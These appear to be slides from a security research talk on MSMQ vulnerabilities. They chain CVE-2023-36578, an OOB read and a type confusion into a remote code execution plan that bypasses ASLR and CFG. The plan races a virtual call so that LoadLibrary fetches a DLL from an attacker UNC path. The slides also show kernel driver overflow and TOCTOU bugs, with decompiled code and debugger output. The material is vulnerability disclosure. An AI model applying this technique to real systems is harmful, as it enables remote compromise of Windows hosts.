00007ffb`3380bbcf 488b01          mov     rax,qword ptr [rcx] ds:41414141`41414141=????????????????
```

```
.text:000000018002221B ; 27:      v4 = (**v6)(v6, &GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020, &v8);
.text:000000018002221B          mov     rax, [rcx]
.text:000000018002221E          lea    r8, [rsp+38h+arg_10]
.text:0000000180022223          lea    rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
.text:000000018002222A          mov    rax, [rax]
.text:000000018002222D          call   _guard_dispatch_icall$thunk$10345483385596137414
```

```
0:008> k
# Child-SP      RetAddr          Call Site
00 000000cc`91afe410 00007ffb`3380bd71 mqoa!GetXactFromVar+0x73
01 000000cc`91afe450 00007ffb`3af62293 mqoa!CMSMQTransaction::InitNew+0x61
02 000000cc`91afe490 00007ffb`3af10a7f RPCRT4!Invoke+0x73
03 000000cc`91afe4e0 00007ffb`3b9e7ff9 RPCRT4!NdrStubCall12+0x3cf
04 000000cc`91afeb40 00007ffb`3a2f11ed combase!CStdStubBuffer_Invoke+0x129 [onecore\com\combase\ndr\ndrole\stub.cxx @ 1400]
05 000000cc`91afeb80 00007ffb`3b9e7e8f OLEAUT32!CUnivStubWrapper::Invoke+0x11d
06 (Inline Function) -----`----- combase!InvokeStubWithExceptionPolicyAndTracing::_l6:<lambda_c9f3956a20c9da92a64affc24fdd69ec
07 000000cc`91afe000 00007ffb`3b9e8bfd combase!ObjectMethodExceptionHandlingAction<<lambda_c9f3956a20c9da92a64affc24fdd69ec> >+0x4f [o
08 (Inline Function) -----`----- combase!InvokeStubWithExceptionPolicyAndTracing+0x20d [onecore\com\combase\dcomrem\channelb.cxx
09 (Inline Function) -----`----- combase!DefaultStubInvoke+0x490 [onecore\com\combase\dcomrem\channelb.cxx @ 1218]
0a (Inline Function) -----`----- combase!SyncStubCall::Invoke+0x490 [onecore\com\combase\dcomrem\channelb.cxx @ 1275]
0b (Inline Function) -----`----- combase!SyncServerCall::StubInvoke+0x4b1 [onecore\com\combase\dcomrem\ServerCall.hpp @ 790]
0c (Inline Function) -----`----- combase!StubInvoke+0x960 [onecore\com\combase\dcomrem\channelb.cxx @ 1483]
0d 000000cc`91afec60 00007ffb`3ba46f55 combase!ServerCall::ContextInvoke+0xb8d [onecore\com\combase\dcomrem\ctxchnl.cxx @ 1421]
0e (Inline Function) -----`----- combase!NtCurrentTeb+0xa [onecore\internal\sdk\inc\nxamd64.h @ 50]
0f (Inline Function) -----`----- combase!TLSGetThreadData+0xa [onecore\com\combase\ih\tls.h @ 519]
10 (Inline Function) -----`----- combase!COleTls::ctor+0xa [onecore\com\combase\ih\tls.h @ 535]
11 (Inline Function) -----`----- combase!PushCallChainInfo::dtor+0xa [onecore\com\combase\dcomrem\PushCallChainInfo.hpp @ 32]
12 000000cc`91aff220 00007ffb`3b9bb2f3 combase!ComInvokeWithLockAndIPID+0xc25 [onecore\com\combase\dcomrem\channelb.cxx @ 2152]
13 (Inline Function) -----`----- combase!ThreadInvokeReturnHresult+0xeb [onecore\com\combase\dcomrem\channelb.cxx @ 6944]
14 000000cc`91aff540 00007ffb`3af45b28 combase!ThreadInvoke+0x103 [onecore\com\combase\dcomrem\channelb.cxx @ 7044]
15 000000cc`91aff600 00007ffb`3af2e42c RPCRT4!DispatchToStubInCNoAvrf+0x18
16 000000cc`91aff650 00007ffb`3af2ddfe RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1ac
17 000000cc`91aff720 00007ffb`3af2db82 RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x19e
18 000000cc`91aff7d0 00007ffb`3af2d943 RPCRT4!OSF_SCALL::DispatchHelper+0x1de
19 000000cc`91aff8f0 00007ffb`3af2c805 RPCRT4!OSF_SCALL::DispatchRPCCall+0x8b
1a 000000cc`91aff920 00007ffb`3af2c5da RPCRT4!OSF_SCALL::ProcessReceivedPDU+0xdd
```

It may leads to RCE





Fine for crashes, show me the
exploit

Exploit Development

- Let's try to make an RCE exploit with the bugs found
- Need to overcome DEP/ASLR/CFG on latest Windows from remote

Bugs Chain

- 3 Bugs in total
- CVE-2023-36578 - Type confusion in GetXactFromVar
- MSRC Case 80203 – OOB read information leak
- ??? – Type confusion information leak

The First Bug - CVE-2023-36578

- Use an arbitrary 64-bits (rcx register below) number as an IUnknown *, and calls QueryInterface on it

```
mov     rax, [rcx]
lea     r8, [rsp+38h+arg_10]
lea     rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
mov     rax, [rax]
call   cs:__guard_dispatch_icall_fptr
```

CVE-2023-36578 - Effect

- Can call arbitrary address if we have a controlled virtual function table in the remote process
- Need to bypass control flow guard (CFG)
- The function is wrapped with an exception handler!
 - No crash even access violation here 😊

The Second Bug - MSRC Case 80203

- CMSMQMessage::put_body: OOB read when copying SafeArray data

Moderate severity that will not get a security patch



SafeArray in COM

- Data structure that represents an array with n dimensions
- Often used in COM/DCOM

```
typedef struct tagSAFEARRAY {  
    USHORT cDims;  
    USHORT fFeatures;  
    ULONG cbElements;  
    ULONG cLocks;  
    PVOID pvData;  
    SAFEARRAYBOUND rgsabound[1];  
} SAFEARRAY, *LPSAFEARRAY;
```

Never Believe Anything With the Word “Safe” in its’ Name

… / Win32 / Desktop Technologies / Accessibility / Windows Accessibility features /



Best Practices for Using Safe Arrays

`SafeArrayCreateVector` function, and to read from and write to a safe array, use the `SafeArrayGetElement` and `SafeArrayPutElement` functions. When you finish using a safe a

Too Difficult To Use SafeArray Safely

- For years we keep finding code in Microsoft's own components that use SafeArray incorrectly
- Question to a C/C++ beginner, what is the size of below multi-dimensional array?

```
BYTE b[1][1][1][1][1][1];
```

If your answer is 6, study harder

The Bug

- Computes the total elements in a SafeArray - by adding elements of each dimension together

```
int nDim = SafeArrayGetDim(psa);
Long lBound, uBound;
DWORD nTotalElements = 0;
for (int i = 1; i < nDim; i++) {
    SafeArrayGetLBound(psa, i, &lBound);
    SafeArrayGetUBound(psa, i, &uBound);
    nTotalElements += (uBound - lBound + 1);
}
```

Effect of The OOB Read Bug

- Incorrectly compute a SafeArray's data size
- We can read OOB, and get the data back
 - CMSMQMessage::get_body to read OOB data back
- Again, the function is wrapped with an exception handler!
 - No need to worry about reading OOB too much

The Third Bug: Type confusion of Variant


- Not fixed yet so no details



- Can leak back a BSTR string's address in the remote process
 - Controlled content in the string
- Controlled data at determined location in the remote process
 - Can create a fake virtual function table there

Exploit Plan – Step 1

- Leak module address using the OOB read bug, bypass ASLR



00000243` ce46eef0	00000243` ce46ebc0	
00000243` ce46eef8	00000243` ce432c00	
00000243` ce46ef00	00000000` 00000000	
00000243` ce46ef08	00000000` 00000000	
00000243` ce46ef10	00000000` 00000000	
00000243` ce46ef18	10006364` b3751f49	
00000243` ce46ef20	00000000` 00000002	
00000243` ce46ef28	00007ffe` 853843f0	ntdll!memset+0x13d0
00000243` ce46ef30	00000000` 00000000	
00000243` ce46ef38	00000000` 00000000	
00000243` ce46ef40	00007ffe` 82d237f0	KERNELBASE!PackageFamilyNameFromFullName+0x90
00000243` ce46ef48	00000243` ce46ef48	
00000243` ce46ef50	00000243` ce46ef48	
00000243` ce46ef58	00000000` 00000001	
00000243` ce46ef60	00000000` 00000000	
00000243` ce46ef68	00000000` 00000000	
00000243` ce46ef70	00007ffe` 82d110f0	KERNELBASE!UnlockFileEx+0x70
00000243` ce46ef78	00000243` ce45fe80	

Exploit Plan – Step 2

- Leak address of 2 BSTR string using the type confusion bug
- One BSTR string contains fake object data
- Another BSTR string contains fake virtual table

Attacker

Trigger type confusion bug



Remote Msmq Process

*Address of fake object
and fake virtual table*



Fake object string




Fake vtbl string



Exploit Plan – Step 3

- Trigger CVE-2023-36578 passing the leaked fake object string address



What Address to Call

- Need to be a valid indirect call target because of CFG
 - Cannot use arbitrary ROP gadget
- Something trivial for achieving RCE
 - LoadLibrary, WinExec, ...

How About LoadLibrary?

- LoadLibrary can pass CFG check
- Only one parameter needed – the dll path
 - A UNC path like [\\10.0.0.1\exp.dll](#)
- There's one problem we need to solve...

LoadLibrary - Problem

- The first parameter (rcx) needs to point to a dll path string
- But we already points rcx to the fake object virtual table in the previous step
- Cannot satisfy both at the same time ☹️





I Want Both

Let's Try Something Interesting - Racing the Virtual Call


- C++ virtual function call has race window
- Let rcx contain virtual table address initially
- Change the content to dll path after the first instruction below

```
mov     rax, [rcx]
lea     r8, [rsp+38h+arg_10]
lea     rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
mov     rax, [rax]
call    cs:__guard_dispatch_icall_fptr
```

} race
window


```
mov    rax,qword ptr [rcx]
lea    r8,[rsp+50h]
lea    rdx,[mqa!GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020 (00007ffe`77a992f0)]
mov    rax,qword ptr [rax]
call   qword ptr [mqa!_guard_dispatch_icall_fptr (00007ffe`77a97858)]
```

LoadLibrary(\\10.0.0.1\exp.dll)



Demo Time

The image shows a Windows 10 virtual machine interface. At the top, there is a menu bar with options: 文件(F), 编辑(E), 查看(V), 虚拟机(M), 选项卡(T), 帮助(H). Below the menu bar is a toolbar with various icons for file operations and window management. The main window has a title bar with tabs for '库', '主页', 'Windows_10_21H1_Pro', and 'Windows_Server_Latest'. The address bar shows the path 'C:\Windows\system32\cmd.exe'. The command prompt window is open, displaying the command 'C:\Users\test.TEST\Desktop>TestMsmq.exe 192.168.126.160_'. The taskbar at the bottom contains the Start button, a search bar with the text 'Type here to search', and several application icons. The system tray on the right shows the date and time as '3:06 AM 10/20/2023'. An 'Activate Windows' watermark is visible in the bottom right corner of the desktop area.

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。


Msmq Kernel Driver

D



Local Kernel Driver

- mqac.sys
- Message management
 - Allocate/Send/Receive/Query



Qmac.sys Attack Surfaces

- Local: Local EoP via DeviceIoControl from normal user
- Remote: send message from remote and trigger vulnerability in kernel driver remotely

Local Attack Surface

- Not all ioctl codes can be called from non-admin user
- Only msmq service process can call function code > 0x1004
 - Focus on function code < 0x1004 for local EoP

```
FunctionCode = LowPart & 0x3FFC;
```

```
v11 = RequestorProcess;
```

```
if ( (unsigned int)FunctionCode > 0x1004 && v38[10] != RequestorProcess )
```

```
goto LABEL_8;
```

Available Functions for EoP

- **AcSendMessage/AcSendMessage_32**
- AcReceiveMessage/AcReceiveMessage_32/
ACReceiveMessageByLookupId/ ACReceiveMessageByLookupId_32
- ACCreateCursor/ACCreateCursor_32
- ACCloseCursor/ACCloseCursor_32
- ACHandleToFormatName

ACSendMessage

- Send a message to kernel driver
- CACSendParameters: complex structure contains all properties of the message to be sent

```
_int64 __fastcall ACSendMessage(  
    struct _DEVICE_OBJECT *a1,  
    _int64 a2,  
    int a3,  
    const struct CQueueBase *a4,  
    struct CACSendParameters *pSendParameters)
```

ACSendMessage Workflow

- Calculate packet size => Allocate packet => Write packet

```
,
dwPacketSize = (unsigned int)ACpCalcPacketSize((__int64)a2, v26);
if ( !*((_QWORD *)v14 + 8) || (*((_BYTE *)pACSendParametersPointerContents + 17) & 2) == 0 )
    v18 = *((_QWORD *)v14 + 6) && *((_BYTE *)pACSendParametersPointerContents + 16) == 1
        || *((_QWORD *)v14 + 45) != 0i64;
v23 = CPacket::Create(a1, a2, dwPacketSize, v18, a4);
if ( v23 >= 0 )
{
    if ( *((_DWORD *)*a1 + 4) == -1 )
        AccessibleBuffer = 0i64;
    else
        AccessibleBuffer = CMMFAllocator::GetAccessibleBuffer(*((_QWORD *)*a1 + 3), *((unsigned int *)*a1 + 4));
v25 = ACpBuildPacket((size_t)a2, AccessibleBuffer, v26);
```

Case Study - CVE-2023-36593

- Classic integer overflow
- Packet size overflowed


```
int * __fastcall CPoolAllocator::malloc(__int64 *a1, int *a2, __int64 a3, __int64 a4, int a5)
{
    unsigned int dwAllocSize; // ebx
    PDEVICE_OBJECT v9; // rcx
    __int64 v10; // rdx
    int v11; // eax
    struct CMMFAllocator *Allocator; // rax
    struct CMMFAllocator *v13; // rcx
    _QWORD *v14; // r8
    _QWORD *v15; // rax
    __int64 v16; // rdx
    __int64 v17; // rcx
    int v19; // [rsp+50h] [rbp+18h] BYREF

    dwAllocSize = -*((__DWORD *)a1 + 12) & ((*((__DWORD *)a1 + 12) + a3 + 3);
    if ( dwAllocSize > g_ulHeapPoolSize )
    {
        if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
            && (HIDWORD(WPP_GLOBAL_Control->Queue.Wcb.DeviceRoutine) & 1) != 0 )
        {
            WPP_SF_dd(WPP_GLOBAL_Control->Queue.ListEntry.Blink, a2, a3, dwAllocSize);
        }
        goto LABEL_19;
    }
}
```

Case Study -TOCTOU

- AcpCalcPacketSize => **Access CACSendParameters** to calculate packet size
- AcpBuildPacket => **Access CACSendParameters again** when writing packet data
- Classic double fetch pattern

Race the Kernel Driver



Demo – Trigger Kernel Bug Locally

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

主页 × windows_server_2019_dc... ×

Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd Desktop\mqac

C:\Users\Administrator\Desktop\mqac>TestMsmq.exe



10:44 AM
10/24/2023

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。



Remote Attack Surface

- We cannot call kernel driver directly from remote
- Send malformed messages to the server via TCP/HTTP/DCOM
 - Trigger the bug when kernel driver handles the message (send/recv)

Case Study - CVE-2023-36582

- 16-bits queue size integer overflow
- Send a remote message to trigger

```
__int64 __fastcall CUserHeader::QueueSize(char a1, unsigned int a2, const unsigned  
{  
    __int16 v5; // r10  
    __int16 wQueueNameSize; // [rsp+30h] [rbp+8h] BYREF  
  
    if ( a1 )  
        return 8i64;  
    if ( a2 < 2 )  
        return 0i64;  
    if ( a2 < 5 )  
        return 4i64;  
    if ( a2 == 5 )  
        return 16i64;  
    if ( a2 == 6 )  
        return 20i64;  
    if ( a2 != 7 )  
        return 0i64;  
    wQueueNameSize = 0;  
    GetSafeDataAndAdvancePointer<unsigned short>(a3, 0i64, &wQueueNameSize, 0i64);  
    return ((unsigned __int16)(v5 + wQueueNameSize) + 3) & 0xFFFFFFFF;  
}
```

Demo – Trigger Kernel Bug Remotely

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H) || | | | | | | | | | |

Server Manager | Windows_Server_Latest | Windows_10_21H1_Pro

Server Manager Dashboard | Manage | Tools | View | Help

WELCOME TO SERVER MANAGER

- Dashboard
- Local Server
- All Servers
- AD CS
- AD DS
- AD LDS
- DNS
- File and Storage
- IIS
- NPAS
- Remote Access

```
Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.25357.1]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::66fa:3bff:57c2:35b1%5
    IPv4 Address. . . . . : 192.168.126.160
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Users\Administrator>
```

Performance | Performance | BPA results | Performance

Windows Search | Taskbar icons | System tray | 7:57 PM 10/23/2023

要将输入定向到该虚拟机，请在虚拟机内部单击或按 Ctrl+G。



Thank you!

Questions?